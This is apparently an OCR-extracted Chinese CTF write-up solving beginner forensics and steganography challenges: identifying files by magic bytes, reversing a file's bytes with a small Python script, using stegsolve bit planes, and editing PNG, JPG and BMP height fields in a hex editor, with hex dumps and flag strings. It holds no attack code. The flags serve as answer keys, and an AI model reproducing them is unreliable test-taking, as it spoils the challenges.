
暑假联合训练WP


Misc

baby_file_recogonize


打开附件，首先看到是一个exe文件




我们打开010看一看具体怎么个事



打开发现是png图片的文件头，于是将exe后缀改为png即可得到一张图片




利用stegsolve换成Blue plane 4 即可扫一扫得到flag




baby_file_recogize_2

上来还是得到一张图片，放进010看看



翻到最底部观察可以发现这是PNG格式的文件头倒过来写，一直到这个图个乐的搜狗网站前面为止



我们使用脚本将这些字符进行倒转，再保存为图片即可

```
//文件字节反转脚本源码
def reverse_bytes(input_file, output_file):
    with open(input_file, 'rb') as f_in:
        # 读取文件的全部内容
        content = f_in.read()

```

```
    # 将读取的内容倒序排列
    reversed_content = content[::-1]

    with open(output_file, 'wb') as f_out:
        # 将倒序后的内容写入输出文件
        f_out.write(reversed_content)

    print(f"字节倒序处理完成，已将 '{input_file}' 的内容写入到 '{output_file}'.")

input_file = "test"    # 输入文件名
output_file = "test.png"  # 输出文件名

reverse_bytes(input_file, output_file)
```

直接将整个图片的字符都翻转一下，就可以得到另一个图片即flag了


```
flag{Mirr0r_R3f3ct1on_H1dd3n_f14g}
```

baby_stego_png1

随波一把梭，修改图片宽高即可


baby_stego_jpg1

考察的是jpg图片的宽高修改，打开010




在00A0h这一行将03 A7 改为 06 00，就可以成功修改高度


XATUSEC{Image%^_^_^_jpil&23232}




jpg宽高具体知识点

baby_stego&file_reco




上来得到一个没有后缀的文件，放到010看看




```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
42 4D 8E 26 2C 00 00 00 00 00 BA D0 00 00 BA D0   BMŽ&,.....ºÐ..ºÐ
00 00 6E 04 00 00 32 01 00 00 01 00 18 00 00 00   ..n...2.........
00 00 58 26 2C 00 25 16 00 00 25 16 00 00 00 00   ..X&,.%...%.....
00 00 00 00 00 00 23 1A 17 27 1E 1B 29 20 1D 2A   ......#..'..) .*
21 1E 26 1D 1A 31 28 25 35 2C 29 33 2A 27 38 2F   !.&..1(%5,)3*'8/
2C 2F 26 23 33 2A 26 2D 24 20 3B 32 2E 32 29 25   ,/&#3*&-$ ;2.2)%
30 27 23 33 2A 26 38 2C 28 36 2B 27 39 2D 2B 2F   0'#3*&8,(6+'9-+/
26 23 1D 12 0E 23 17 11 29 16 0E 55 3D 31 97 76   &#...#..)..U=1—v
66 8B 66 52 99 6D 56 9E 70 58 9E 6F 54 9C 6F 54   f‹fR™mVžpXžoTœoT
AB 7E 63 BA 8C 6D BD 8A 69 C8 97 71 C1 93 71 C1   «~cºŒm½ŠiÈ—qÁ"qÁ
97 74 C1 94 73 C0 93 72 C0 8F 6F BD 8E 6E BA 8D   —tÁ"sÀ"rÀ.o½Žnº.
6B B7 8D 6A B0 85 64 A0 74 55 A3 77 5A 98 6F 56   k·.j°…d tU£wZ˜oV
76 52 3A 71 52 3D 6C 4F 40 6D 52 44 6E 53 49 77   vR:qR=lO@mRDnSIw
5E 54 53 39 33 70 58 52 76 61 59 73 5F 54 7E 6B   ^TS93pXRvaYs_T~k
```

42 4D 这是bmp图片文件头的标志，将文件加上bmp的后缀，发现正常打开还是打不开




发现用ps就可以正常打开了，但是进去后发现是个假的flag，这里需要用010再次修改下宽高就可以了



```
编辑方式: 十六进制(H)   运行脚本   运行模板: BMP.bt
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h:   42 4D 8E 26 2C 00 00 00 00 00 BA D0 00 00 BA D0   BMŽ&,.....ºÐ..ºÐ
0010h:   00 00 6E 04 00 00 32 01 00 00 01 00 18 00 00 00   ..n...2.........
0020h:   00 00 58 26 2C 00 25 16 00 00 25 16 00 00 00 00   ..X&,.%...%.....
0030h:   00 00 00 00 00 00 23 1A 17 27 1E 1B 29 20 1D 2A   ......#..'..) .*
0040h:   21 1E 26 1D 1A 31 28 25 35 2C 29 33 2A 27 38 2F   !.&..1(%5,)3*'8/
0050h:   2C 2F 26 23 33 2A 26 2D 24 20 3B 32 2E 32 29 25   ,/&#3*&-$ ;2.2)%
0060h:   30 27 23 33 2A 26 38 2C 28 36 2B 27 39 2D 2B 2F   0'#3*&8,(6+'9-+/
```

```
编辑方式: 十六进制(H)   运行脚本   运行模板: BMP.bt
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h:   42 4D 8E 26 2C 00 00 00 00 00 BA D0 00 00 BA D0   BMŽ&,.....ºÐ..ºÐ
0010h:   00 00 6E 04 00 00 32 04 00 00 01 00 18 00 00 00   ..n...2.........
